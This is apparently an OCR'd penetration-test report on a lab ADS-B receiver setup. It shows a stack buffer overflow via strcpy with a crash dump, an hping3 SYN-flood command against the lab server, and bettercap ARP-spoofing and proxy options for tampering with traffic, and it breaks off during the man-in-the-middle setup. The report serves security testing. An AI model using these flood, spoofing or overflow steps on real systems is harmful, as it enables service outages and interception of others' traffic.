
```
/* DecodeRawADS_B.cpp*/
TDecodeStatus decode_RAW_message (AnsiString MsgIn,modeS_message *mm)
{
  uint8_t       bin_msg [MODES_LONG_MSG_BYTES];
  int           len, j, msg_len;
  uint8_t      *hex, *end;
  uint8_t       msg[512];

  strcpy((char *)msg,MsgIn.c_str());
  strcat((char *)msg,"\n");
  msg_len=strlen((char *)msg);

  if (msg_len == 0)  /* all was consumed */
    return (BadMessageEmpty1);

  end = (uint8_t *)memchr (msg, '\n', msg_len);
  if (!end)
  {
    return (BadMessageFormat1);
  }
```

2. tamper the raw record data

```
13394045830967
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaal
13394045830982
MSG,4,0,0,ADD790,0,2025/06/10,20:16:30.000,2025/06/10,20:16:28.000,,,467.456940,252.572845,,,64,,,,,
13394045830988
MSG,1,0,0,ADD7E2,0,2025/06/10,20:16:30.000,2025/06/10,20:16:28.000,N991RS,,,,,,,,,,
13394045830990
MSG,3,0,0,ADD7E2,0,2025/06/10,20:16:30.000,2025/06/10,20:16:28.000,,7525,,,48.478756,-122.947998,,,,,,
13394045830991
MSG,4,0,0,ADD7E2,0,2025/06/10,20:16:30.000,2025/06/10,20:16:28.000,,,134.000000,174.000000,,,960,,,,,
```

1000 bytes


3. playback tampered data




4. Stack data is overwritten by strcpy.


: 0xD04499F030 ~ 0xD04499F470 (offset : 1088)

```
[Local Variables]           <-- LOW address in Memory(ESP/RSP)
[Temporary Variables]
-----------------
[Saved EBP]                 <-- Previous function frame pointer(EBP/RBP)
[Return Address]            <-- Return address
[Parameter N]
[Parameter N-1]
...
[Parameter 1]               <-- HIGH Address in Memory
```


R12 0000000000000000
R13 0000000000000000
R14 0000000000000000
R15 0000000000000000
RBP 000000D04499F010
RSP 000000D04499EF90
RIP 00000000008A3D4B
EFL 00000246
CS 0448
CF 0
PF 0
AF 0
ZF 0
SF 0
TF 0
IF 0
DF 0
OF 0
000000D04499F478 000000D0453FF700 ...???
000000D04499F470 0A6161786B616177 .aaxkaaw
000000D04499F468 6B6161766B616175 kaavkaau
000000D04499F460 6B6161746B616173 kaatkaas
000000D04499F458 6B6161726B616171 kaarkaaq
000000D04499F450 6B6161706B61616F kaapkaao
000000D04499F448 6B61616E6B61616D kaankaam
000000D04499F440 6B61616C6B61616B kaalkaak
000000D04499F438 6B61616A6B616169 kaajkaai
000000D04499F430 6B6161686B616167 kaahkaag
000000D04499F428 6B6161666B616165 kaafkaae
000000D04499F420 6B6161646B616163 kaadkaac
000000D04499F418 6B6161626B61617A kaabkaaz
000000D04499F410 6A6161796A616178 jaayjaax
000000D04499F408 6A6161776A616176 jaawjaav
000000D04499F400 6A6161756A616174 jaaujaat
000000D04499F3F8 6A6161736A616172 jaasjaar
000000D04499F3F0 6A6161716A616170 jaaqjaap
000000D04499F3E8 6A61616F6A61616E jaaojaan
000000D04499F3E0 6A61616D6A61616C jaamjaal
000000D04499F3D8 6A61616B6A61616A jaakjaaj
000000D04499F3D0 6A6161696A616168 jaaijaah
000000D04499F3C8 6A6161676A616166 jaagjaaf
000000D04499F3C0 6A6161656A616164 jaaejaad
000000D04499F3B8 6A6161636A616162 jaacjaab
000000D04499F3B0 6A61617A69616179 jaaziaay
000000D04499F3A8 6961617869616177 iaaxiaaw
000000D04499F3A0 6961617669616175 iaaviaau
000000D04499F398 6961617469616173 iaatiaas
000000D04499F390 6961617269616171 iaariaaq
000000D04499F388 696161706961616F iaapiaao
000000D04499F380 6961616E6961616D iaaniaam
000000D04499F378 6961616C6961616B iaaliaak
000000D04499F370 6961616A69616169 iaajiaai



4. application crashed




Denial of service attack on ADSB server

Objective

- Denial of service attack on ADSB server through sync flood

Denial of service attack

DDOS attack is a malicious attempt to **make a system, service, or network resource unavailable** to its intended users by **overwhelming it with excessive requests** or exploiting vulnerabilities that cause it to crash or become unstable.



Tool used

hping3

`It's` a powerful command-line network tool used for packet crafting, security auditing, and firewall testing. It extends the basic functionality of `ping`, allowing users to send custom TCP/IP packets and analyze the responses. Unlike standard `ping`, which only sends ICMP echo requests, `hping3` supports multiple protocols and full control over packet parameters.

Attack execution


Step 1: Start server

```
ubuntu@ubuntu2204:~$ sudo ./dump1090 --interactive --net
```

Step 2: Start sync flood from ubuntu VM

```
~$ sudo hping3 -c 15000 -d 120 -S -w 64 -p 30002 --flood --rand-source 172.20.3.156

Note: 172.20.3.156 is server IP and target port 30002
```


Step 3: Start RUI application and connect to server



Expected behavior:

The connection should not succeed , above error should be seen.

Step 4: Confirm SYNC flood requests with wireshark



Conclusion:


- Denial of service attack is achieved through SYNC flood

Man in the middle attack

Objective

- Intercept and tamper RPI(server) health status being transmitted to windows client(RUI)

MITM

- Is a type of cyberattack where a malicious actor secretly intercepts and relays communication between two parties who believe they are directly communicating with each other
- 

Tools trade off

Feature / Tool	Bettercap	Ettercap	MITMf	Wireshark	dsniff
Primary Use	MITM, sniffing, spoofing, proxy	MITM, sniffing, filtering	Modular MITM framework	Packet capture & analysis	Sniffing, credential stealing
Platform Support	Linux, macOS, Windows (limited)	Linux, Windows, macOS	Linux	Cross-platform	Linux
GUI Support	Web UI (v2.x)	Yes (Gtk)	No	Yes	No
Active Development	Actively maintained	Mostly inactive	Inactive	Actively maintained	Legacy
ARP Spoofing	Yes	Yes	Yes	Passive only	Yes
DNS Spoofing	Built-in	Plugin-based	Plugin-based		Yes
HTTPS Downgrade / Proxy	HSTS bypass with proxy	Limited	Mitmproxy integration		
Modular/Scriptable	Caplets (custom scripts)	Limited	Python modules		
Sniffing Capabilities	Full	Full	With plugins	Advanced	But older protocols
Traffic Injection	TCP/UDP injection	Plugin needed	Python plugins		
SSL Stripping	Yes (strip + mitmproxy)	Plugin required	Yes		
Credential Harvesting	Built-in parsers	Plugin	Plugin	Passive capture only	Yes
Complexity Level	Medium	Easy-Medium	Medium-High	Medium	Low
Use in Production Pentest	Recommended	Aging, not ideal	Good but outdated	For passive recon	Legacy support only


- **Bettercap** seems to be the better tools for man in the middle attack
- Installation on ubuntu

```
~$ sudo apt install bettercap
```

- Usage guideline: https://www.bettercap.org/legacy/
- Options related for MITM

```
set arp.spoof.targets : Target for spoofing comma separated IP addresses
arp.spoof : on/off
set tcp.address : Ip address of server
set tcp.port : Target port
set tcp.proxy.address : Proxy device address
set tcp.proxy.port : proxy device port
set tcp.proxy.script : Script to be run as proxy
tcp.proxy : on/off proxy
```

Setup



RPI : Server device whose health status is monitored in client

Windows : Running client who connects to server

Ubuntu VM: Intercepting device (MITM) connected same network with bridge adapter mode for network with windows host

Steps to tamper data

Server IP : 172.20.3.156

Server port : 3000

Clinet IP: 10.158.254.40

MITM IP : 10.158.254.132

MITM port; 3000

Step 1: Start the server

```
1. Run dump
lg@raspberrypi:~/dump1090 $ sudo ./dump1090 --interactive --net

2. Start health monitor server if its not running
lg@raspberrypi:~/pi-monitor $ node server.js
```

